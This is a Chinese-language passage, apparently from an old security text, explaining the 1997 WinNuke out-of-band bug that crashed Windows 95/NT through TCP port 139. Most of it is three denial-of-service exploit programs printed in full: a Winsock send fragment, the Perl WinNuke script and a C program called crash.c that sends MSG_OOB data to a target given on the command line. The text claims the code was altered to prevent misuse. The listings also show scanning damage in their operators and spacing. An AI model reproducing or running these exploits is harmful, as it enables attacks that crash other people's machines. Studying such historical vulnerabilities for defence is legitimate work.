这个漏洞是由 OOB 引起的，OOB 是 Out Of Band 的缩写，是 TCP/IP 的一种传输模式，也是 Microsft Windows 95/NT 此次的 Bug 所在。自从 Internet 盛行以来——从没有任何一次——让任何一个人都可以轻易的攻击数以千万计的计算机。换句话说，只要计算机连上 Internet，而且使用的系统是 Windows 95/NT，你就毫无防备地暴露在黑客的攻击下，黑客们可以在 3 秒内攻击数十部他们所指定的计算机，使得这些计算机处于瘫痪状态，无法再工作。

3.1 攻击的手段

攻击的原理是以 OOB 方式通过 TCP/IP Port 139 向对端的 Windows 95/NT 传送 0 byte 的数据包。以下列举 3 个例子，只是作为研究和说明问题。为防止作为其它用途，所以对程序稍做了改动。

3.1.1 Winsock 程序

这是一个传送 0Byte 封包将导致 Windows NT 停机的程序。

```
cout < < "Preparing to send () ZERO bytes.... " < < endl;
char  szZero[ ] = "";
nRc = send (sSocket, szZero, 0, 1);
if (nRc = = SOCKET_ERROR)
{      cout < < "send() returned SOCKET_ERROR; WSAGetLastError() = " < < WSAGet-
LastError () < < endl;
       cout < < "Closing socket "< < endl;
       closesocket (sSocket);
       return; }
else   {
       cout < < " send() returned OK, sent " < < nRc < < " bytes " < < endl;}
```

3.1.2 WinNuke 程序

这是一个 9 行 perl 程序,可攻击任一指定的站台。

```
#! /usr/local/bin/perl
# winnuke.pl by Hubert Lin (c) May 1997

use Socket;
$ip = $ARGV[0];
$port = 139;    # port for netbios
die "Usage: winnuke.pl <IP> \n" if ($ # ARGV = = -1);
$iaddr = inet_aton($ip) || die "no host: $ip";
$paddr = sockaddr_in($port, $iaddr);
socket(SOCK, PF_INET, SOCK_STREAM, 0) || die "socket: $!";
connect(SOCK, $paddr) || die "connect: $!";
send(SOCK, "bye", 1);
```

3.1.3 攻击 Windows NT/95 的 Unix 程序

用法:

```
crash 95/NT_IP_Address

/* crash.c (05/07/97) Tested on Linux 2.0.30, SunOS 5.5.1, and BSDI 2.1 */

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>

#define dport 139 /* Attack port: 139 is what we want */

int x, s;
char *str = "Bye"; /* Makes no diff */
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;

int open_sock(int sock, char *server, int port) {
    struct sockaddr_in blah;
    struct hostent *he;
    bzero((char *)&blah,sizeof(blah));
    blah.sin_family = AF_INET;
```

```
    blah.sin_addr.s_addr = inet_addr(server);
    blah.sin_port = htons(port);
  if ((he = gethostbyname(server)) ! = NULL) {
      bcopy(he - > h_addr, (char * )&blah.sin_addr, he - > h_length);
  }
  else {
      if ((blah.sin_addr.s_addr = inet_addr(server)) < 0) {
        perror("gethostbyname()");
        return( - 3);
      }
  }

    if (connect(sock,(struct sockaddr * )&blah,16) = = - 1) {
          perror("connect()");
          close(sock);
          return( - 4);
    }
    printf("Connected to [ % s: % d]. \ n",server,port);
    return;
}

void main(int argc, char * argv[]) {

    if (argc ! = 2) {
    printf("Usage: % s < target > \ n",argv[0]);
      exit(0);
    }

    if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) = = - 1) {
      perror("socket()");
      exit( - 1);
    }

    open_sock(s,argv[1],dport);

    printf("Sending crash... ");
      send(s,str,strlen(str),MSG_OOB);
      usleep(100000);
    printf("Done! \ n");
    close(s);
}
```